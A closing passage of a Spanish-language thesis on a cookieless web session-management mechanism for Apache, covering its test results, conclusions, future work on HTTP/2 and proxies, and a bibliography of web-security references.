Dado que la prueba de concepto realizada funciona con el servidor HTTP Apache, no pudieron ser evaluadas aplicaciones Java. En este sentido, es posible utilizar Apache como un proxy reverso el cual permita integrar el mecanismo propuesto con aplicaciones de este tipo.

En general, como resultado de las pruebas, se verificó que el mecanismo propuesto es inmune a problemas de seguridad relacionados con vulnerabilidades en el mecanismo de manejo de sesiones así como también es inmune a problemas ocasionados por vulnerabilidades de Cross Site Scripting o XSS. Del mismo modo, el mecanismo propuesto tampoco tiene problemas de tracking a partir de la utilización de cookies de sesión.

8

CONCLUSIONES Y TRABAJOS FUTUROS

Se ha diseñado y desarrollado un mecanismo de manejo de sesiones que evita el intercambio de cookies entre los usuarios y una aplicación web. El mecanismo desarrollado, es compatible con aplicaciones web existentes y puede ser utilizado por éstas de manera transparente sin necesidad de adaptaciones.

El mecanismo propuesto resultó adecuado para determinado tipo de aplicaciones web en las que la seguridad es más importante que la movilidad o la conexión eterna de los usuarios. Aplicaciones de este tipo podrían ser las relacionadas con actividades de homebanking por ejemplo.

Aplicaciones de uso masivo como Gmail o Facebook, por otro lado, no se verían beneficiadas del uso del mecanismo propuesto. La razón de esto es que se restringiría a los usuarios más de lo que estas organizaciones quisieran.

En resumen, las aplicaciones web que utilicen el mecanismo propuesto mejorarán su seguridad y privacidad dado que:

- No se almacenan cookies del lado del cliente ni se transmiten en la red, lo cual representa una mejora en cuanto a la privacidad de los usuarios. Como ya se mencionó, esto no evita otros problemas de privacidad puesto que la utilización de otras técnicas como las descriptas en Evercookie[38], HSTS Supercookies[36][2] o Canvas Fingerprinting[48] podrían ayudar a realizar lo que hoy se resuelve utilizando las cookies.
- El manejo de las sesiones de usuario sería mucho más seguro y simple. No sería necesario aplicar las recomendaciones de OWASP relacionadas al manejo de sesiones para que la aplicación no sea vulnerable.
- Distintas vulnerabilidades se volvieron inofensivas con el mecanismo propuesto para el manejo de sesiones HTTP. Entre las vulnerabilidades que dejan de tener sentido, se pueden mencionar las siguientes fallas:
    - Fallas de tipo XSS (Cross Site Scripting) tanto reflejadas como almacenadas.

  - Fallas de tipo XST (Cross Site Tracing).
  - Fallas de tipo "Autenticación y Manejo de Sesiones Defectuoso" como fijación de sesiones o problemas con la configuración de atributos de las cookies.
- El robo de sesiones web sólo sería posible a través del robo de sesiones TCP. Si bien esto es posible, robar una sesión TCP es mucho más complejo para el atacante que lo que supone robar una sesión web a partir de una cookie robada. Además, el uso de protocolos seguros como HTTPs hace el robo de sesiones TCP prácticamente imposible.

8.1 CONCLUSIONES

Como resultado de este trabajo se logró:

- Diseñar un mecanismo alternativo para el manejo de sesiones web en el que no se almacenan cookies del lado del usuario:
  - El mecanismo propuesto permite a las aplicaciones implementar un manejo de sesiones en base al uso de datos de conexión tales como REMOTE_ADDR y REMOTE_PORT.
  - Además, para brindar compatibilidad a aplicaciones web preexistentes, el mecanismo propuesto incluye un módulo de re-escritura y filtrado que permite a estas manejar sesiones web utilizando el estándar "HTTP State Management Mechanism". Cabe recordar que el estándar "HTTP State Management Mechanism" implica el intercambio de cookies, lo cual se termina realizando entre la aplicación web y el módulo de re-escritura y filtrado en lugar de hacerse contra el navegador del usuario.
- Implementar una prueba de concepto del mecanismo con la que se utilizó de manera exitosa un conjunto de aplicaciones web basadas en distintas tecnologías: PHP, Perl, Ruby, C, Python.
- Mejorar la seguridad y la privacidad de las aplicaciones web a partir del uso del mecanismo de manejo de sesiones propuesto.
- Publicar el mecanismo propuesto y las pruebas realizadas como parte de un capítulo del libro "Emerging Trends in ICT Security" - ISBN: 978-0-12-411474-6[43].
- Reducir las sugerencias necesarias a tener en cuenta por desarrolladores en la programación de las aplicaciones web para evitar problemas de seguridad que puedan permitir el compromiso de las sesiones web




Figura 8.1: Uso de HTTP/2 por sitios web

de los usuarios. Con el mecanismo propuesto los desarrolladores deberían enfocarse en prevenir ataques de CSRF solamente.

- Reducir las sugerencias necesarias a tener en cuenta por administradores en la configuración del servicio web para evitar problemas de seguridad que puedan permitir el compromiso de las sesiones web de los usuarios. Con el mecanismo propuesto los administradores deberían enfocarse en utilizar conexiones seguras o HTTPs siempre que se transmitan datos sensibles.

8.2 TRABAJOS FUTUROS

Hay distintas líneas relacionadas con la temática sobre las que se pueden avanzar en posibles trabajos futuros:

- Evaluación del mecanismo propuesto con la utilización del protocolo HTTP/2[7]. HTTP/2 se estandarizó en mayo del 2015 durante el desarrollo de esta tesis. Esta versión del protocolo tiene cambios notorios respecto de la anterior. HTTP/2 tiene mejoras en el pipeline de requerimientos y otras características que en principio hacen creer que el mecanismo propuesto se vería beneficiado con su adopción.
  Sin embargo, de acuerdo a estadísticas realizadas por W3Techs[77] el porcentaje de sitios web que actualmente utilizan HTTP/2 es del 12 %. En la figura 8.1 se visualiza el crecimiento de adopción en el último año el cuál aún no resulta significativo respecto del tráfico HTTP en general.

- Del lado del cliente:

- Implementación de un proxy local HTTP que maneje en forma transparente el acceso a sitios web que utilicen tanto el mecanismo propuesto como el mecanismo actualmente utilizado. Este tipo de solución sería ideal para evitar configuraciones específicas en los navegadores de usuario.
- Diseño de un navegador web que funcione tanto con el mecanismo propuesto como con el mecanismo actualmente utilizado. Este navegador, cuando utiliza el mecanismo propuesto podría incluir el su diseño funcionalidad que ayude a evitar ataques de CSRF o Clickjacking al no reutilizar conexiones existentes ante nuevos requerimientos originados desde aplicaciones externas.

- Del lado del servidor:
  - Implementación de un proxy reverso HTTP que permita independizar el mecanismo propuesto del servidor web utilizado. Esto permitiría utilizar el mecanismo propuesto sin obligar al administrador del servidor HTTP a utilizar Apache. Además, de esta manera sería posible utilizar el mecanismo propuesto con aplicaciones Java, las cuales funcionan en servidores J2EE como Tomcat o JBoss.

BIBLIOGRAFÍA

[1] J. Ahrenholz, T. Goff, and B. Adamson. Integration of the CORE and EMANE Network Emulators, Proceedings of IEEE Military Communications Conference 2011 (MILCOM), pp. 1870-1875, November 2011.

[2] Chema Alonso. HSTS Super Cookies: Cómo te pueden espiar la navegación. http://www.elladodelmal.com/2015/01/hsts-super-cookies-como-te-pueden.html (Accedido el 24 de mayo de 2016).

[3] Klein Amit and Sanctum Security Group 2002. Cross Site Scripting Explained. https://crypto.stanford.edu/cs155/papers/CSS.pdf (Accedido el 24 de mayo de 2016).

[4] Varios autores: http://curl.haxx.se/docs/thanks.html. Curl groks URLs. http://curl.haxx.se/ (Accedido el 24 de mayo de 2016).

[5] Varios autores: http://tcpick.sourceforge.net/?t=1&p=AUTHORS. Tcpick Tcp Stream Sniffer and Connection Tracker. http://tcpick.sourceforge.net/ (Accedido el 24 de mayo de 2016).

[6] A. Barth. Http state management mechanism, April 2011. rfc6265.

[7] M. Belshe, R. Peon, and M. Thomson. Hypertext transfer protocol version 2 (http/2), May 2015. rfc7540.

[8] T. Berners-Lee, R. Fielding, and H. Frystyk. Hypertext transfer protocol – http/1.0, May 1996. rfc1945.

[9] J. Böck(2008). Session-Cookies and SSL. Study research project at the EISS (European Institute for system security). http://blog.hboeck.de/uploads/ssl-cookies.pdf (Accedido el 24 de mayo de 2016).

[10] CERT Coordination Center, DoD-CERT, DoD Joint Task Force for Computer Network Defense (JTF-CND), Federal Computer Incident Response Capability (FedCIRC), and National Infrastructure Protection Center (NIPC). Malicious HTML Tags Embedded in Client Web Requests. http://www.cert.org/historical/advisories/CA-2000-02.cfm (Accedido el 24 de mayo de 2016).

[11] Conferencia de Seguridad Blackhat Europa. http://www.blackhat.com/ (Accedido el 24 de mayo de 2016).

[12] Conferencia de Seguridad Blackhat USA.
http://www.blackhat.com/ (Accedido el 24 de mayo de 2016).

[13] Conferencia de Seguridad Chaos Communication Congress (CCC). Berlin, Alemania.
http://events.ccc.de/congress/ (Accedido el 24 de mayo de 2016).

[14] Conferencia de Seguridad CONFIdence. Krakow, Polonia.
http://confidence.org.pl/en/ (Accedido el 24 de mayo de 2016).

[15] Conferencia de Seguridad DEFCON. Las Vegas, Estados Unidos.
http://www.defcon.org/ (Accedido el 24 de mayo de 2016).

[16] Conferencia de Seguridad Ekoparty Security Conference. Buenos Aires, Argentina.
https://www.ekoparty.org/ (Accedido el 24 de mayo de 2016).

[17] Conferencia de Seguridad GuadalajaraCON. Mexico.
http://www.guadalajaracon.org (Accedido el 24 de mayo de 2016).

[18] Conferencia de Seguridad H2HC. Hackers To Hackers Conference. São Pablo, Brasil. https://www.h2hc.com.br/ (Accedido el 24 de mayo de 2016).

[19] Conferencia de Seguridad RECON Conference. Montreal, Canadá.
http://www.recon.cx/ (Accedido el 24 de mayo de 2016).

[20] Conferencia de Seguridad RootedCON.
http://www.rootedcon.es/ (Accedido el 24 de mayo de 2016).

[21] Conferencia de Seguridad RuxCon. Melbourne, Australia.
http://www.ruxcon.org.au/ (Accedido el 24 de mayo de 2016).

[22] Conferencia de Seguridad SECURECOMM. International Conference on Security and Privacy in Communication Networks.
http://securecomm.org/ (Accedido el 24 de mayo de 2016).

[23] Conferencia de Seguridad SHAKACON. Hawaii.
http://shakacon.org/ (Accedido el 24 de mayo de 2016).

[24] Conferencia de Seguridad ShmooCon. Washington, Estados Unidos.
http://www.shmoocon.org/ (Accedido el 24 de mayo de 2016).

[25] T. Dierks and E. Rescorla. The transport layer security (tls) protocol version 1.2, August 2008. rfc5246.

[26] DVWA. Damn Vulnerable Web Application (DVWA).
http://www.dvwa.co.uk/ (Accedido el 24 de mayo de 2016).

[27] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, and T. Berners-Lee. Hypertext transfer protocol – http/1.1, January 1997. rfc2068.

[28] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol – http/1.1, June 1999. rfc2616.

[29] Mozilla Foundation. HTTP access control (CORS). https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS (Accedido el 24 de mayo de 2016).

[30] Mozilla Foundation. Same Origin Policy. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy (Accedido el 24 de mayo de 2016).

[31] A. Freier, P. Karlton, and P. Kocher. The secure sockets layer (ssl) protocol version 3.0, August 2011. rfc6101.

[32] GNU. The GNU Mailing List Manager. https://www.gnu.org/software/mailman/ (Accedido el 15 de febrero de 2017).

[33] Google. Introducción a Cross Site Scripting. https://www.google.com/about/appsecurity/learning/xss/ (Accedido el 24 de mayo de 2016).

[34] Google. Same Origin Policy. https://code.google.com/p/browsersec/wiki/Part2 (Accedido el 24 de mayo de 2016).

[35] Alan Henry. Ad-Blocker Ghostery Actually Helps Advertisers, If You 'Support' It. http://lifehacker.com/ad-blocking-extension-ghostery-actually-sells-data-to-a-514417864 (Accedido el 24 de mayo de 2016).

[36] J. Hodges, C. Jackson, and A. Barth. Http strict transport security (hsts), November 2012. rfc6797.

[37] Dave Johnson. The biggest online privacy risks for 2013. April 19, 2013. CBS MONEYWATCH. http://www.cbsnews.com/news/the-biggest-online-privacy-risks-for-2013/ (Accedido el 24 de mayo de 2016).

[38] Samy Kamkar. EverCookie – never forget http://samy.pl/evercookie/ (Accedido el 24 de mayo de 2016).

[39] D. Kristol and L. Montulli. Http state management mechanism, February 1997. rfc2109.

[40] D. Kristol and L. Montulli. Http state management mechanism, October 2000. rfc2965.

[41] David M. Kristol. Http cookies: Standards, privacy, and politics. *ACM Trans. Internet Techn.*, 1(2):151–198, 2001.

[42] Sebastian Lekies, Ben Stock, and Martin Johns. A tale of the weaknesses of current client-side XSS filtering. https://www.blackhat.com/docs/us-14/materials/us-14-Johns-Call-To-Arms-A-Tale-Of-\The-Weaknesses-Of-Current-Client-Side-XSS-Filtering-WP.pdf (Accedido el 24 de mayo de 2016).

[43] Nicolás Macia and Fernando Tinetti. Chapter 29: Improving Security in Web Sessions: Special Management of Cookies - Book: Emerging Trends in ICT Security - ISBN: 978-0-12-411474-6 - Pages: 481-491 - Year: 2013.

[44] Moxie Marlinspike. SSLstrip. http://www.thoughtcrime.org/software/sslstrip/ (Accedido el 24 de mayo de 2016).

[45] MediaWiki. Free software open source wiki package written in PHP. https://www.mediawiki.org/wiki/MediaWiki (Accedido el 15 de febrero de 2017).

[46] L. Montulli. Persistent Client Side State - HTTP Cookies. http://curl.haxx.se/rfc/cookie_spec.html (Accedido el 24 de mayo de 2016).

[47] K. Moore and N. Freed. Use of http state management, October 2000. rfc2964.

[48] Keaton Mowery and Hovav Shacham. Pixel Perfect: Fingerprinting Canvas in HTML5. http://w2spconf.com/2012/papers/w2sp12-final4.pdf (Accedido el 24 de mayo de 2016).

[49] Leonardo Nve Ege. SSLstrip2. https://github.com/LeonardoNve/sslstrip2/ (Accedido el 13 de noviembre de 2016).

[50] OWASP. Cheat Sheets. https://www.owasp.org/index.php/Cheat_Sheets (Accedido el 24 de mayo de 2016).

[51] OWASP. Clickjacking. https://www.owasp.org/index.php/Clickjacking (Accedido el 24 de mayo de 2016).

[52] OWASP. Code Review Project. https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project (Accedido el 24 de mayo de 2016).

[53] OWASP. Guide Project.
https://www.owasp.org/index.php/Category:OWASP_Guide_Project (Accedido el 24 de mayo de 2016).

[54] OWASP. MITM - Man in the middle.
https://www.owasp.org/index.php/Man-in-the-middle_attack (Accedido el 24 de mayo de 2016).

[55] OWASP. Session Fixation.
https://www.owasp.org/index.php/Session_fixation (Accedido el 24 de mayo de 2016).

[56] OWASP. Testing Project.
https://www.owasp.org/index.php/Category:OWASP_Testing_Project (Accedido el 24 de mayo de 2016).

[57] OWASP. The Open Web Application Security Project.
https://www.owasp.org (Accedido el 24 de mayo de 2016).

[58] OWASP. Top Ten Project.
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project (Accedido el 24 de mayo de 2016).

[59] OWASP. XSS Filter Evasion Cheat Sheet.
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet (Accedido el 24 de mayo de 2016).

[60] OWASP. XST - Cross Site Tracing.
https://www.owasp.org/index.php/Cross_Site_Tracing (Accedido el 24 de mayo de 2016).

[61] RAE. Real Academia Española. Diccionario de la lengua española.
http://dle.rae.es/ (Accedido el 24 de mayo de 2016).

[62] Redmine. Flexible project management web application.
http://www.redmine.org/ (Accedido el 15 de febrero de 2017).

[63] E. Rescorla. Http over tls, May 2000. rfc2818.

[64] Boeing Research and Technology division & Naval Research Laboratory. Common Open Research Emulator (CORE).
http://www.nrl.navy.mil/itd/ncs/products/core (Accedido el 24 de mayo de 2016).

[65] SANS. ICMP Route Redirect. https://www.sans.org/reading-room/whitepapers/threats/icmp-attacks-illustrated-477 (Accedido el 24 de mayo de 2016).

[66] J. Schwartz. Giving Web a Memory Cost its Users Privacy. September 4, 2001. New York Times, p. C1. http://www.nytimes.com/2001/09/

04/business/giving-web-a-memory-cost-its-users-privacy.html (Accedido el 24 de mayo de 2016).

[67] WhiteHat Security. Website Security Statistics Report 2015. https://info.whitehatsec.com/rs/whitehatsecurity/images/2015-Stats-Report.pdf (Accedido el 24 de mayo de 2016).

[68] Christopher Soghoian. The History of the Do Not Track Header. http://paranoia.dubfire.net/2011/01/history-of-do-not-track-header.html (Accedido el 24 de mayo de 2016).

[69] Dug Song. Arpspoof: intercept packets on a switched LAN. http://www.monkey.org/~dugsong/dsniff/ (Accedido el 24 de mayo de 2016).

[70] Saha Suman. Consideration Points: Detecting Cross-Site Scripting - (IJCSIS) International Journal of Computer Science and Information Security, Vol. 4, No. 1 & 2, 2009. http://arxiv.org/pdf/0908.4188.pdf (Accedido el 24 de mayo de 2016).

[71] CeSPI UNLP. Sistema Integrado de Gestión de Bibliotecas. http://www.cespi.unlp.edu.ar/meran (Accedido el 15 de febrero de 2017).

[72] W3C. Cross-Origin Resource Sharing (CORS). http://www.w3.org/TR/cors/ (Accedido el 24 de mayo de 2016).

[73] W3C. Platform for Privacy Preferences Project (P3P). https://www.w3.org/standards/techs/p3p#w3c_all (Accedido el 24 de mayo de 2016).

[74] W3C. Tracking Compliance and Scope. http://www.w3.org/TR/tracking-compliance/ (Accedido el 24 de mayo de 2016).

[75] W3C. W3C Same Origin Policy. http://www.w3.org/Security/wiki/Same_Origin_Policy (Accedido el 24 de mayo de 2016).

[76] W3C. Web Application Security Working Group. http://www.w3.org/2011/webappsec/ (Accedido el 24 de mayo de 2016).

[77] W3Techs. W3Techs - World Wide Web Technology Surveys. https://w3techs.com/ (Accedido el 15 de febrero de 2017).

[78] Wikipedia. ARP Spoofing. http://es.wikipedia.org/wiki/ARP_Spoofing (Accedido el 24 de mayo de 2016).

[79] Wikipedia. Ingeniería Social. http://es.wikipedia.org/wiki/Ingenieria_social_(seguridad_informatica) (Accedido el 24 de mayo de 2016).

[80] Wikipedia. Rogue DHCP. https://en.wikipedia.org/wiki/Rogue_DHCP (Accedido el 24 de mayo de 2016).

[81] Wikipedia. SDLC. System Design Life Cycle. https://es.wikipedia.org/wiki/SDLC (Accedido el 24 de mayo de 2016).

[82] WordPress. Software de código abierto para crear blogs y aplicaciones. https://wordpress.org/ (Accedido el 15 de febrero de 2017).